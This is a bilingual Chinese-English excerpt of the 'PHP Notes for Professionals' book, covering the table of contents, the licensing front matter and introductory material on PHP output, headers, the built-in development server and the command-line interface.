Section 49.2: Converting Unicode characters to their numeric value and/or HTML entities using PHP	269
Section 49.3: Intl extention for Unicode support	271
Chapter 50: URLs	272
Section 50.1: Parsing a URL	272
Section 50.2: Build an URL-encoded query string from an array	272
Section 50.3: Redirecting to another URL	273
Chapter 51: How to break down an URL	275
Section 51.1: Using parse_url()	275
Section 51.2: Using explode()	276
Section 51.3: Using basename()	276
Chapter 52: Object Serialization	278
Section 52.1: Serialize / Unserialize	278
Section 52.2: The Serializable interface	278
Chapter 53: Serialization	280
Section 53.1: Serialization of different types	280
Section 53.2: Security Issues with unserialize	281
Chapter 54: Closure	284
Section 54.1: Basic usage of a closure	284
Section 54.2: Using external variables	284
Section 54.3: Basic closure binding	285

第54章：闭包绑定与作用域	285	Section 54.4: Closure binding and scope	285
第54.5节：为一次调用绑定闭包	287	Section 54.5: Binding a closure for one call	287
第54.6节：使用闭包实现观察者模式	287	Section 54.6: Use closures to implement observer pattern	287
第55章：读取请求数据	290	Chapter 55: Reading Request Data	290
第55.1节：读取原始POST数据	290	Section 55.1: Reading raw POST data	290
第55.2节：读取POST数据	290	Section 55.2: Reading POST data	290
第55.3节：读取GET数据	290	Section 55.3: Reading GET data	290
第55.4节：处理文件上传错误	291	Section 55.4: Handling file upload errors	291
第55.5节：通过POST传递数组	291	Section 55.5: Passing arrays by POST	291
第55.6节：使用HTTP PUT上传文件	293	Section 55.6: Uploading files with HTTP PUT	293
第56章：类型转换和非严格比较问题	294	Chapter 56: Type juggling and Non-Strict Comparison Issues	294
第56.1节：什么是类型转换？	294	Section 56.1: What is Type Juggling?	294
第56.2节：从文件读取	294	Section 56.2: Reading from a file	294
第56.3节：开关的意外情况	295	Section 56.3: Switch surprises	295
第56.4节：严格类型	296	Section 56.4: Strict typing	296
第57章：套接字	298	Chapter 57: Sockets	298
第57.1节：TCP客户端套接字	298	Section 57.1: TCP client socket	298
第57.2节：TCP服务器套接字	299	Section 57.2: TCP server socket	299
第57.3节：UDP服务器套接字	299	Section 57.3: UDP server socket	299
第57.4节：处理套接字错误	300	Section 57.4: Handling socket errors	300
第58章：PDO	301	Chapter 58: PDO	301
第58.1节：使用参数化查询防止SQL注入	301	Section 58.1: Preventing SQL injection with Parameterized Queries	301
第58.2节：基本的PDO连接与数据检索	302	Section 58.2: Basic PDO Connection and Retrieval	302
第58.3节：使用PDO进行数据库事务处理	303	Section 58.3: Database Transactions with PDO	303
第58.4节：PDO：连接到MySQL/MariaDB服务器	305	Section 58.4: PDO: connecting to MySQL/MariaDB server	305
第58.5节：PDO：获取查询影响的行数	306	Section 58.5: PDO: Get number of affected rows by a query	306
第58.6节：PDO::lastInsertId()	306	Section 58.6: PDO::lastInsertId()	306
第59章：PHP MySQLi	308	Chapter 59: PHP MySQLi	308
第59.1节：关闭连接	308	Section 59.1: Close connection	308
第59.2节：MySQLi连接	308	Section 59.2: MySQLi connect	308
第59.3节：遍历MySQLi结果	309	Section 59.3: Loop through MySQLi results	309
第59.4节：MySQLi中的预处理语句	309	Section 59.4: Prepared statements in MySQLi	309
第59.5节：字符串转义	310	Section 59.5: Escaping Strings	310
第59.6节：MySQLi中的SQL调试	311	Section 59.6: Debugging SQL in MySQLi	311
第59.7节：MySQLi查询	311	Section 59.7: MySQLi query	311
第59.8节：如何从预处理语句中获取数据	312	Section 59.8: How to get data from a prepared statement	312
第59.9节：MySQLi插入ID	314	Section 59.9: MySQLi Insert ID	314
第60章：SQLite3	316	Chapter 60: SQLite3	316
第60.1节：SQLite3快速入门教程	316	Section 60.1: SQLite3 Quickstart Tutorial	316
第60.2节：查询数据库	317	Section 60.2: Querying a database	317
第60.3节：仅检索一个结果	318	Section 60.3: Retrieving only one result	318
第61章：使用MongoDB	319	Chapter 61: Using MongoDB	319
第61.1节：连接到MongoDB	319	Section 61.1: Connect to MongoDB	319
第61.2节：获取多个文档 - find()	319	Section 61.2: Get multiple documents - find()	319
第61.3节：获取单个文档 - findOne()	319	Section 61.3: Get one document - findOne()	319
第61.4节：插入文档	319	Section 61.4: Insert document	319
第61.5节：更新文档	319	Section 61.5: Update a document	319
第61.6节：删除文档	320	Section 61.6: Delete a document	320
第62章：mongo-php	321	Chapter 62: mongo-php	321

第62.1节：MongoDB与PHP之间的所有内容	321	Section 62.1: Everything in between MongoDB and Php	321
第63章：在PHP中使用Redis	324	Chapter 63: Using Redis with PHP	324
第63.1节：连接到Redis实例	324	Section 63.1: Connecting to a Redis instance	324
第63.2节：在Ubuntu上安装PHP Redis	324	Section 63.2: Installing PHP Redis on Ubuntu	324
第63.3节：在PHP中执行Redis命令	324	Section 63.3: Executing Redis commands in PHP	324
第64章：发送电子邮件	325	Chapter 64: Sending Email	325
第64.1节：发送电子邮件——基础知识、更多细节及完整示例	325	Section 64.1: Sending Email - The basics, more details, and a full example	325
第64.2节：使用mail()发送HTML电子邮件	327	Section 64.2: Sending HTML Email Using mail()	327
第64.3节：使用 mail() 发送带附件的电子邮件	328	Section 64.3: Sending Email With An Attachment Using mail()	328
第64.4节：使用PHPMailer发送纯文本邮件	329	Section 64.4: Sending Plain Text Email Using PHPMailer	329
第64.5节：使用PHPMailer发送HTML邮件	330	Section 64.5: Sending HTML Email Using PHPMailer	330
第64.6节：使用PHPMailer发送带附件的邮件	331	Section 64.6: Sending Email With An Attachment Using PHPMailer	331
第64.7节：使用Sendgrid发送纯文本邮件	331	Section 64.7: Sending Plain Text Email Using Sendgrid	331
第64.8节：使用Sendgrid发送带附件的电子邮件	332	Section 64.8: Sending Email With An Attachment Using Sendgrid	332
第65章：使用SQLSRV	333	Chapter 65: Using SQLSRV	333
第65.1节：检索错误信息	333	Section 65.1: Retrieving Error Messages	333
第65.2节：获取查询结果	333	Section 65.2: Fetching Query Results	333
第65.3节：创建连接	334	Section 65.3: Creating a Connection	334
第65.4节：执行简单查询	334	Section 65.4: Making a Simple Query	334
第65.5节：调用存储过程	334	Section 65.5: Invoking a Stored Procedure	334
第65.6节：制作参数化查询	335	Section 65.6: Making a Parameterised Query	335
第66章：命令行界面（CLI）	336	Chapter 66: Command Line Interface (CLI)	336
第66.1节：处理程序选项	336	Section 66.1: Handling Program Options	336
第66.2节：参数处理	337	Section 66.2: Argument Handling	337
第66.3节：输入和输出处理	338	Section 66.3: Input and Output Handling	338
第66.4节：返回码	339	Section 66.4: Return Codes	339
第66.5节：限制脚本执行到命令行	339	Section 66.5: Restrict script execution to command line	339
第66.6节：命令行上的行为差异	339	Section 66.6: Behavioural differences on the command line	339
第66.7节：运行你的脚本	340	Section 66.7: Running your script	340
第66.8节： getopt()的边缘情况	340	Section 66.8: Edge Cases of getopt()	340
第66.9节：运行内置的网络服务器	341	Section 66.9: Running built-in web server	341
第67章：本地化	343	Chapter 67: Localization	343
第67.1节：使用gettext()进行字符串本地化	343	Section 67.1: Localizing strings with gettext()	343
第68章：头部操作	344	Chapter 68: Headers Manipulation	344
第68.1节：头部的基本设置	344	Section 68.1: Basic Setting of a Header	344
第69章：编码规范	345	Chapter 69: Coding Conventions	345
第69.1节：PHP标签	345	Section 69.1: PHP Tags	345
第70章：异步编程	346	Chapter 70: Asynchronous programming	346
第70.1节：生成器的优势	346	Section 70.1: Advantages of Generators	346
第70.2节：使用Icicle事件循环	346	Section 70.2: Using Icicle event loop	346
第70.3节：使用proc_open()生成非阻塞进程	347	Section 70.3: Spawning non-blocking processes with proc_open()	347
第70.4节：使用Event和DIO读取串口	348	Section 70.4: Reading serial port with Event and DIO	348
第70.5节：基于Event扩展的HTTP客户端	350	Section 70.5: HTTP Client Based on Event Extension	350
第70.6节：基于Ev扩展的HTTP客户端	353	Section 70.6: HTTP Client Based on Ev Extension	353
第70.7节：使用Amp事件循环	357	Section 70.7: Using Amp event loop	357
第71章：如何检测客户端IP地址	359	Chapter 71: How to Detect Client IP Address	359
第71.1节：HTTP_X_FORWARDED_FOR的正确使用	359	Section 71.1: Proper use of HTTP_X_FORWARDED_FOR	359
第72章：在PHP中创建PDF文件	361	Chapter 72: Create PDF files in PHP	361
第72.1节：PDFlib入门	361	Section 72.1: Getting Started with PDFlib	361

第73章：PHP中的YAML	362
第73.1节：安装YAML扩展	362
第73.2节：使用YAML存储应用配置	362
第74章：使用GD进行图像处理	364
第74.1节：图像输出	364
第74.2节：创建图像	365
第74.3节：图像裁剪与调整大小	366
第75章：Imagick	369
第75.1节：入门	369
第75.2节：将图像转换为base64字符串	369
第76章：SOAP服务器	371
第76.1节：基础SOAP服务器	371
第77章：机器学习	372
第77.1节：使用PHP-ML进行分类	372
第77.2节：回归	373
第77.3节：聚类	375
第78章：缓存	377
第78.1节：使用memcache进行缓存	377
第78.2节：使用APC缓存	378
第79章：自动加载入门	380
第79.1节：作为框架解决方案的自动加载	380
第79.2节：内联类定义，无需加载	380
第79.3节：使用require手动加载类	381
第79.4节：自动加载替代手动类定义加载	381
第79.5节：使用Composer自动加载	382
第80章：SPL数据结构	383
第80.1节：SplFixedArray	383
第81章：IMAP	387
第81.1节：连接邮箱	387
第81.2节：安装IMAP扩展	388
第81.3节：列出邮箱中的所有文件夹	388
第81.4节：在邮箱中查找邮件	389
第82章：HTTP认证	391
第82.1节：简单认证	391
第83章：WebSockets	392
第83.1节：简单的TCP/IP服务器	392
第84章：BC数学（二进制计算器）	394
第84.1节：在32位系统上使用bcmath读取/写入二进制长整型	394
第84.2节：BCMath与浮点算术运算的比较	395
第85章：Docker部署	397
第85.1节：获取PHP的docker镜像	397
第85.2节：编写dockerfile	397
第85.3节：构建镜像	397
第85.4节：启动应用容器	398
第86章：APCu	399
第86.1节：遍历条目	399
第86.2节：简单存储与检索	399
第86.3节：存储信息	399

Chapter 73: YAML in PHP	362
Section 73.1: Installing YAML extension	362
Section 73.2: Using YAML to store application configuration	362
Chapter 74: Image Processing with GD	364
Section 74.1: Image output	364
Section 74.2: Creating an image	365
Section 74.3: Image Cropping and Resizing	366
Chapter 75: Imagick	369
Section 75.1: First Steps	369
Section 75.2: Convert Image into base64 String	369
Chapter 76: SOAP Server	371
Section 76.1: Basic SOAP Server	371
Chapter 77: Machine learning	372
Section 77.1: Classification using PHP-ML	372
Section 77.2: Regression	373
Section 77.3: Clustering	375
Chapter 78: Cache	377
Section 78.1: Caching using memcache	377
Section 78.2: Cache Using APC Cache	378
Chapter 79: Autoloading Primer	380
Section 79.1: Autoloading as part of a framework solution	380
Section 79.2: Inline class definition, no loading required	380
Section 79.3: Manual class loading with require	381
Section 79.4: Autoloading replaces manual class definition loading	381
Section 79.5: Autoloading with Composer	382
Chapter 80: SPL data structures	383
Section 80.1: SplFixedArray	383
Chapter 81: IMAP	387
Section 81.1: Connecting to a mailbox	387
Section 81.2: Install IMAP extension	388
Section 81.3: List all folders in the mailbox	388
Section 81.4: Finding messages in the mailbox	389
Chapter 82: HTTP Authentication	391
Section 82.1: Simple authenticate	391
Chapter 83: WebSockets	392
Section 83.1: Simple TCP/IP server	392
Chapter 84: BC Math (Binary Calculator)	394
Section 84.1: Using bcmath to read/write a binary long on 32-bit system	394
Section 84.2: Comparison between BCMath and float arithmetic operations	395
Chapter 85: Docker deployment	397
Section 85.1: Get docker image for php	397
Section 85.2: Writing dockerfile	397
Section 85.3: Building image	397
Section 85.4: Starting application container	398
Chapter 86: APCu	399
Section 86.1: Iterating over Entries	399
Section 86.2: Simple storage and retrieval	399
Section 86.3: Store information	399

第87章：PHP内置服务器	400
第87.1节：运行内置服务器	400
第87.2节：带特定目录和路由脚本的内置服务器	400
第88章：PSR	401
第88.1节：PSR-4：自动加载器	401
第88.2节：PSR-1：基本编码标准	402
第89章：PHPDoc	403
第89.1节：描述变量	403
第89.2节：向函数添加元数据	403
第89.3节：描述参数	404
第89.4节：集合	405
第89.5节：向文件添加元数据	406
第89.6节：从父结构继承元数据	406
第90章：设计模式	408
第90.1节：PHP中的方法链	408
第91章：编译PHP扩展	410
第91.1节：在Linux上编译	410
第92章：常见错误	411
第92.1节：对布尔值调用fetch_assoc	411
第92.2节：意外的\$end	411
第93章：错误和警告的汇编	413
第93.1节：解析错误：语法错误，意外的T_PAAMAYIM_NEKUDOTAYIM	413
第93.2节：通知：未定义的索引	413
第93.3节：警告：无法修改头信息 - 头信息已发送	413
第94章：异常处理和错误报告	415
第94.1节：设置错误报告及其显示位置	415
第94.2节：记录致命错误	415
第95章：调试	417
第95.1节：变量转储	417
第95.2节：显示错误	417
第95.3节：phpinfo()	418
第95.4节：Xdebug	418
第95.5节：错误报告（两者都使用）	419
第95.6节：phpversion()	419
第96章：单元测试	420
第96.1节：测试类规则	420
第96.2节：PHPUnit数据提供者	423
第96.3节：测试例外	426
第97章：性能	428
第97.1节：使用Xdebug进行性能分析	428
第97.2节：内存使用	429
第97.3节：使用XHProf进行性能分析	430
第98章：多处理	432
第98.1节：使用内置fork函数进行多处理	432
第98.2节：使用fork创建子进程	432
第98.3节：进程间通信	433
第99章：多线程扩展	434
第99.1节：入门	434

Chapter 87: PHP Built in server	400
Section 87.1: Running the built in server	400
Section 87.2: built in server with specific directory and router script	400
Chapter 88: PSR	401
Section 88.1: PSR-4: Autoloader	401
Section 88.2: PSR-1: Basic Coding Standard	402
Chapter 89: PHPDoc	403
Section 89.1: Describing a variable	403
Section 89.2: Adding metadata to functions	403
Section 89.3: Describing parameters	404
Section 89.4: Collections	405
Section 89.5: Adding metadata to files	406
Section 89.6: Inheriting metadata from parent structures	406
Chapter 90: Design Patterns	408
Section 90.1: Method Chaining in PHP	408
Chapter 91: Compile PHP Extensions	410
Section 91.1: Compiling on Linux	410
Chapter 92: Common Errors	411
Section 92.1: Call fetch_assoc on boolean	411
Section 92.2: Unexpected \$end	411
Chapter 93: Compilation of Errors and Warnings	413
Section 93.1: Parse error: syntax error, unexpected T_PAAMAYIM_NEKUDOTAYIM	413
Section 93.2: Notice: Undefined index	413
Section 93.3: Warning: Cannot modify header information - headers already sent	413
Chapter 94: Exception Handling and Error Reporting	415
Section 94.1: Setting error reporting and where to display them	415
Section 94.2: Logging fatal errors	415
Chapter 95: Debugging	417
Section 95.1: Dumping variables	417
Section 95.2: Displaying errors	417
Section 95.3: phpinfo()	418
Section 95.4: Xdebug	418
Section 95.5: Error Reporting (use them both)	419
Section 95.6: phpversion()	419
Chapter 96: Unit Testing	420
Section 96.1: Testing class rules	420
Section 96.2: PHPUnit Data Providers	423
Section 96.3: Test exceptions	426
Chapter 97: Performance	428
Section 97.1: Profiling with Xdebug	428
Section 97.2: Memory Usage	429
Section 97.3: Profiling with XHProf	430
Chapter 98: Multiprocessing	432
Section 98.1: Multiprocessing using built-in fork functions	432
Section 98.2: Creating child process using fork	432
Section 98.3: Inter-Process Communication	433
Chapter 99: Multi Threading Extension	434
Section 99.1: Getting Started	434

第99.2节：使用线程池和工作线程	434
第100章：安全的记住我功能	436
第100.1节：“保持登录状态”——最佳方法	436
第101章：安全	437
第101.1节：PHP版本泄露	437
第101.2节：跨站脚本攻击（XSS）	437
第101.3节：跨站请求伪造	439
第101.4节：命令行注入	440
第101.5节：剥离标签	441
第101.6节：文件包含	442
第101.7节：错误报告	442
第101.8节：文件上传	443
第102章：密码学	446
第102.1节：使用OpenSSL对大文件进行对称加密和解密	446
第102.2节：对称密码	448
第103章：密码哈希函数	449
第103.1节：创建密码哈希	449
第103.2节：确定现有密码哈希是否可以升级到更强的算法	450
第103.3节：验证密码与哈希值	451
第104章：为PHP手册做贡献	452
第104.1节：改进官方文档	452
第104.2节：为手册贡献的技巧	452
第105章：为PHP核心贡献代码	453
第105.1节：搭建基础开发环境	453
附录A：在Windows上安装PHP环境	454
第A.1节：下载、安装并使用WAMP	454
第A.2节：安装PHP并与IIS配合使用	454
第A.3节：下载并安装XAMPP	455
附录 B：在 Linux/Unix 环境下安装	458
B.1 节：使用 APT 命令行安装 PHP 7	458
B.2 节：在企业级 Linux 发行版（CentOS、Scientific Linux 等）中安装	458
鸣谢	460
你可能还喜欢	468

Section 99.2: Using Pools and Workers	434
Chapter 100: Secure Remeber Me	436
Section 100.1: “Keep Me Logged In” - the best approach	436
Chapter 101: Security	437
Section 101.1: PHP Version Leakage	437
Section 101.2: Cross-Site Scripting (XSS)	437
Section 101.3: Cross-Site Request Forgery	439
Section 101.4: Command Line Injection	440
Section 101.5: Stripping Tags	441
Section 101.6: File Inclusion	442
Section 101.7: Error Reporting	442
Section 101.8: Uploading files	443
Chapter 102: Cryptography	446
Section 102.1: Symmetric Encryption and Decryption of large Files with OpenSSL	446
Section 102.2: Symmetric Cipher	448
Chapter 103: Password Hashing Functions	449
Section 103.1: Creating a password hash	449
Section 103.2: Determine if an existing password hash can be upgraded to a stronger algorithm	450
Section 103.3: Verifying a password against a hash	451
Chapter 104: Contributing to the PHP Manual	452
Section 104.1: Improve the official documentation	452
Section 104.2: Tips for contributing to the manual	452
Chapter 105: Contributing to the PHP Core	453
Section 105.1: Setting up a basic development environment	453
Appendix A: Installing a PHP environment on Windows	454
Section A.1: Download, Install and use WAMP	454
Section A.2: Install PHP and use it with IIS	454
Section A.3: Download and Install XAMPP	455
Appendix B: Installing on Linux/Unix Environments	458
Section B.1: Command Line Install Using APT for PHP 7	458
Section B.2: Installing in Enterprise Linux distributions (CentOS, Scientific Linux, etc)	458
Credits	460
You may also like	468

请随意免费与任何人分享此 PDF,
本书的最新版本可从以下网址下载：

<https://goalkicker.com/PHPBook>

这本 PHP 专业人士笔记是从 [Stack Overflow Documentation](#) 汇编而成，内容由 Stack Overflow 的优秀人士撰写。
文本内容采用知识共享署名-相同方式共享许可协议发布，详见本书末尾对各章节贡献者的致谢。图片版权归各自所有者所有，除非另有说明。

这是一本非官方的免费书籍，旨在教育用途，与官方 PHP 组织或公司及 Stack Overflow 无关。所有商标和注册商标均为其各自公司所有者所有。

本书所提供的信息不保证正确或准确，使用风险自负。

请将反馈和更正发送至 web@petercv.com

Please feel free to share this PDF with anyone for free,
latest version of this book can be downloaded from:

<https://goalkicker.com/PHPBook>

This PHP Notes for Professionals book is compiled from [Stack Overflow Documentation](#), the content is written by the beautiful people at Stack Overflow.
Text content is released under Creative Commons BY-SA, see credits at the end of this book whom contributed to the various chapters. Images may be copyright of their respective owners unless otherwise specified

This is an unofficial free book created for educational purposes and is not affiliated with official PHP group(s) or company(s) nor Stack Overflow. All trademarks and registered trademarks are the property of their respective company owners

The information presented in this book is not guaranteed to be correct nor accurate, use at your own risk

Please send feedback and corrections to web@petercv.com

第1章：PHP入门

PHP 7.x

支持版本直到发布日期

7.1	2019-12-01	2016-12-01
7.0	2018-12-03	2015-12-03

PHP 5.x

支持版本直到发布日期

5.6	2018-12-31	2014-08-28
5.5	2016-07-21	2013-06-20
5.4	2015-09-03	2012-03-01
5.3	2014-08-14	2009-06-30
5.2	2011-01-06	2006-11-02
5.1	2006-08-24	2005-11-24
5.0	2005-09-05	2004-07-13

PHP 4.x

支持版本直到发布日期

4.4	2008-08-07	2005-07-11
4.3	2005-03-31	2002-12-27
4.2	2002-09-06	2002-04-22
4.1	2002-03-12	2001-12-10
4.0	2001-06-23	2000-05-22

旧版本

支持版本直到发布日期

3.0	2000-10-20	1998-06-06
2.0		1997-11-01
1.0		1995-06-08

第1.1节：来自网络服务器的HTML输出

PHP可以用来向HTML文件添加内容。虽然HTML由网页浏览器直接处理，但PHP脚本由网络服务器执行，执行结果的HTML发送到浏览器。

下面的HTML标记包含一个PHP语句，它将向输出添加Hello World！：

```
<!DOCTYPE html>
<html>
  <head>
    <title>PHP!</title>
  </head>
  <body>
    <p><?php echo "Hello world!"; ?></p>
  </body>
</html>
```

当此内容被保存为 PHP 脚本并由 Web 服务器执行时，以下 HTML 将被发送到用户的浏览器：

```
<!DOCTYPE html>
<html>
  <head>
```

Chapter 1: Getting started with PHP

PHP 7.x

Version Supported Until Release Date

7.1	2019-12-01	2016-12-01
7.0	2018-12-03	2015-12-03

PHP 5.x

Version Supported Until Release Date

5.6	2018-12-31	2014-08-28
5.5	2016-07-21	2013-06-20
5.4	2015-09-03	2012-03-01
5.3	2014-08-14	2009-06-30
5.2	2011-01-06	2006-11-02
5.1	2006-08-24	2005-11-24
5.0	2005-09-05	2004-07-13

PHP 4.x

Version Supported Until Release Date

4.4	2008-08-07	2005-07-11
4.3	2005-03-31	2002-12-27
4.2	2002-09-06	2002-04-22
4.1	2002-03-12	2001-12-10
4.0	2001-06-23	2000-05-22

Legacy Versions

Version Supported Until Release Date

3.0	2000-10-20	1998-06-06
2.0		1997-11-01
1.0		1995-06-08

Section 1.1: HTML output from web server

PHP can be used to add content to HTML files. While HTML is processed directly by a web browser, PHP scripts are executed by a web server and the resulting HTML is sent to the browser.

The following HTML markup contains a PHP statement that will add Hello World! to the output:

```
<!DOCTYPE html>
<html>
  <head>
    <title>PHP!</title>
  </head>
  <body>
    <p><?php echo "Hello world!"; ?></p>
  </body>
</html>
```

When this is saved as a PHP script and executed by a web server, the following HTML will be sent to the user's browser:

```
<!DOCTYPE html>
<html>
  <head>
```

```
<title>PHP!</title>
</head>
<body>
    <p>你好，世界！</p>
</body>
</html>
```

PHP 5.x 版本 ≥ 5.4

`echo` 也有一种快捷语法，可以立即打印一个值。在 PHP 5.4.0 之前，这种快捷语法仅在启用 `short_open_tag` 配置设置时才有效。

例如，考虑以下代码：

```
<p><?= "你好，世界！" ?></p>
```

其输出与以下内容的输出相同：

```
<p><?php echo "Hello world!"; ?></p>
```

在实际应用中，所有由 PHP 输出到 HTML 页面上的数据都应适当进行转义，以防止 XSS（跨站脚本）攻击或文本损坏。

另见：字符串和PSR-1，其中描述了最佳实践，包括正确使用短标签 (`<?= ... ?>`)。

第 1.2 节：你好，世界！

PHP 中最常用的输出语言结构是 `echo`：

```
echo "Hello, World!";
```

或者，你也可以使用 `print`：

```
print "Hello, World!";
```

这两个语句执行相同的功能，只有细微差别：

- `echo` 有一个 `void` 返回，而 `print` 返回一个值为 1 的 `int` 类型
- `echo` 可以接受多个参数（仅限无括号），而 `print` 只接受一个参数
- `echo` 比 `print` 稍微快一点

`echo` 和 `print` 都是语言结构，而非函数。这意味着它们的参数不需要用括号括起来。为了与函数的外观保持一致，可以包含括号。关于 `echo` 和 `print` 的使用，有大量示例可供参考。

C 风格的 `printf` 及相关函数也可用，如以下示例所示：

```
printf("%s", "Hello, World!");
```

有关在 PHP 中输出变量的全面介绍，请参见“输出变量的值”。

第1.3节：来自Web服务器的非HTML输出

在某些情况下，使用 Web 服务器时，可能需要覆盖 Web 服务器的默认内容类型。例如，可能需要以纯文本、JSON 或 XML 格式发送数据。

```
<title>PHP!</title>
</head>
<body>
    <p>Hello world!</p>
</body>
</html>
```

PHP 5.x Version ≥ 5.4

`echo` 也有一种快捷语法，可以立即打印一个值。Prior to PHP 5.4.0, this short syntax only works with the `short_open_tag` configuration setting enabled.

For example, consider the following code:

```
<p><?= "Hello world!" ?></p>
```

Its output is identical to the output of the following:

```
<p><?php echo "Hello world!"; ?></p>
```

In real-world applications, all data output by PHP to an HTML page should be properly *escaped* to prevent XSS (Cross-site scripting) attacks or text corruption.

See also: Strings and PSR-1, which describes best practices, including the proper use of short tags (`<?= ... ?>`).

Section 1.2: Hello, World!

The most widely used language construct to print output in PHP is `echo`:

```
echo "Hello, World!\n";
```

Alternatively, you can also use `print`:

```
print "Hello, World!\n";
```

Both statements perform the same function, with minor differences:

- `echo` has a void return, whereas `print` returns an `int` with a value of 1
- `echo` can take multiple arguments (without parentheses only), whereas `print` only takes one argument
- `echo` is slightly faster than `print`

Both `echo` and `print` are language constructs, not functions. That means they do not require parentheses around their arguments. For cosmetic consistency with functions, parentheses can be included. Extensive examples of the use of `echo` and `print` are available elsewhere.

C-style `printf` and related functions are available as well, as in the following example:

```
printf("%s\n", "Hello, World!");
```

See Outputting the value of a variable for a comprehensive introduction of outputting variables in PHP.

Section 1.3: Non-HTML output from web server

In some cases, when working with a web server, overriding the web server's default content type may be required. There may be cases where you need to send data as plain text, JSON, or XML, for example.

`header()`函数可以发送原始HTTP头。您可以添加Content-Type头，以通知浏览器我们发送的内容类型。

请考虑以下代码，我们将Content-Type设置为text/plain：

```
header("Content-Type: text/plain");
echo "Hello World";
```

这将生成一个包含以下内容的纯文本文档：

```
Hello World
```

要生成JSON内容，请改用application/json内容类型：

```
header("Content-Type: application/json");

// 创建一个PHP数据数组。
$data = ["response" => "Hello World"];

// json_encode将其转换为有效的JSON字符串。
echo json_encode($data);
```

这将生成一个类型为application/json的文档，内容如下：

```
{"response": "Hello World"}
```

请注意，`header()`函数必须在PHP产生任何输出之前调用，否则Web服务器将已经为响应发送了头信息。因此，请考虑以下代码：

```
// 错误：我们不能在发送头信息之前输出任何内容
echo "Hello";

// 所有头信息必须在任何PHP输出之前发送
header("Content-Type: text/plain");
echo "World";
```

这将产生一个警告：

Warning: 无法修改头信息 - 头信息已由（输出开始于 /dir/example.php:2）发送，在 /dir/example.php 第 3 行

使用`header()`时，其输出需要是服务器发送的第一个字节。因此，文件开头PHP起始标签`<?php`之前不能有空行或空格非常重要。出于同样的原因，最佳实践（参见PSR-2）是省略仅包含PHP代码的文件以及文件末尾PHP代码块的PHP结束标签`?>`。

查看输出缓冲区部分，了解如何将内容“捕获”到变量中以便稍后输出，例如，在输出头信息之后。

The `header()` function can send a raw HTTP header. You can add the Content-Type header to notify the browser of the content we are sending.

Consider the following code, where we set Content-Type as text/plain:

```
header("Content-Type: text/plain");
echo "Hello World";
```

This will produce a plain text document with the following content:

```
Hello World
```

To produce JSON content, use the application/json content type instead:

```
header("Content-Type: application/json");

// Create a PHP data array.
$data = ["response" => "Hello World"];

// json_encode will convert it to a valid JSON string.
echo json_encode($data);
```

This will produce a document of type application/json with the following content:

```
{"response": "Hello World"}
```

Note that the `header()` function must be called before PHP produces any output, or the web server will have already sent headers for the response. So, consider the following code:

```
// Error: We cannot send any output before the headers
echo "Hello";

// All headers must be sent before ANY PHP output
header("Content-Type: text/plain");
echo "World";
```

This will produce a warning:

Warning: Cannot modify header information - headers already sent by (output started at /dir/example.php:2) in /dir/example.php on line 3

When using `header()`, its output needs to be the first byte that's sent from the server. For this reason it's important to not have empty lines or spaces in the beginning of the file before the PHP opening tag `<?php`. For the same reason, it is considered best practice (see [PSR-2](#)) to omit the PHP closing tag `?>` from files that contain only PHP and from blocks of PHP code at the very end of a file.

View the **output buffering section** to learn how to 'catch' your content into a variable to output later, for example, after outputting headers.

第1.4节：PHP内置服务器

PHP 5.4 及以上版本自带内置开发服务器。它可以用来运行应用程序，而无需安装如 nginx 或 Apache 这样的生产环境 HTTP 服务器。内置服务器仅设计用于开发和测试目的。

可以通过使用 -S 参数来启动：

```
php -S <host/ip>:<port>
```

示例用法

1. 创建一个名为 index.php 的文件，内容如下：

```
<?php  
echo "Hello World from built-in PHP server";
```

2. 在命令行运行命令 php -S localhost:8080 。不要包含

```
http://
```

这将启动一个监听8080端口的网络服务器，使用你当前所在的目录作为文档根目录。

3. 打开浏览器并访问 http://localhost:8080。你应该能看到你的“Hello World”页面。

配置

要覆盖默认的文档根目录（即当前目录），请使用 -t 标志：

```
php -S <host/ip>:<port> -t <directory>
```

例如，如果你的项目中有一个 public 目录，你可以使用 php -S localhost:8080 -t public 来从该目录提供项目服务。

日志

每当开发服务器收到请求时，类似下面的日志条目会被写入命令行。

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

第1.5节：PHP命令行界面 (CLI)

PHP也可以通过命令行直接使用 CLI (命令行界面) 运行。

CLI基本上与来自Web服务器的PHP相同，除了在标准输入和输出方面存在一些差异。

触发方式

PHP CLI允许通过四种方式运行PHP代码：

1. 标准输入。运行php命令且不带任何参数，但通过管道传入PHP代码：echo '<?php echo "Hello world!"'; | php
2. 将文件名作为参数。运行php命令，首个参数为PHP源文件名：php hello_world.php

Section 1.4: PHP built-in server

PHP 5.4+ comes with a built-in development server. It can be used to run applications without having to install a production HTTP server such as nginx or Apache. The built-in server is only designed to be used for development and testing purposes.

It can be started by using the -S flag:

```
php -S <host/ip>:<port>
```

Example usage

1. Create an index.php file containing:

```
<?php  
echo "Hello World from built-in PHP server";
```

2. Run the command php -S localhost:8080 from the command line. Do not include

```
http://
```

. This will start a web server listening on port 8080 using the current directory that you are in as the document root.

3. Open the browser and navigate to http://localhost:8080. You should see your "Hello World" page.

Configuration

To override the default document root (i.e. the current directory), use the -t flag:

```
php -S <host/ip>:<port> -t <directory>
```

E.g. if you have a public directory in your project you can serve your project from that directory using php -S localhost:8080 -t public/.

Logs

Every time a request is made from the development server, a log entry like the one below is written to the command line.

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

Section 1.5: PHP CLI

PHP can also be run from command line directly using the CLI (Command Line Interface).

CLI is basically the same as PHP from web servers, except some differences in terms of standard input and output.

Triggering

The PHP CLI allows four ways to run PHP code:

1. Standard input. Run the php command without any arguments, but pipe PHP code into it: echo '<?php echo "Hello world!"'; | php
2. Filename as argument. Run the php command with the name of a PHP source file as the first argument: php hello_world.php

- 将代码作为参数。使用php命令的-r选项，后跟要运行的代码。包含<?php起始标签不需要，因为参数中的所有内容都被视为 PHP 代码：php -r 'echo "Hello world!"';
- 交互式 shell。使用 -a 选项在 php 命令中启动交互式 shell。然后，输入（或粘贴）PHP 代码并执行 **返回**：\$ php -a 交互模式已启用 php > echo "Hello world!"; Hello world!

输出

所有在 Web 服务器 PHP 中产生 HTML 输出的函数或控件都可以用于在 stdout 流（文件描述符 1）中产生输出，所有在 Web 服务器 PHP 中产生错误日志输出的操作都会在 stderr 流（文件描述符 2）中产生输出。

示例.php

```
<?php
echo "标准输出 1";trigger_error("标准错误 2");print_r("标准输出 3");
fwrite(STDERR, "标准错误 4");throw new RuntimeException("标准错误 5");?>
```

标准输出 6

Shell 命令行

```
$ php Example.php 2>stderr.log >stdout.log; \
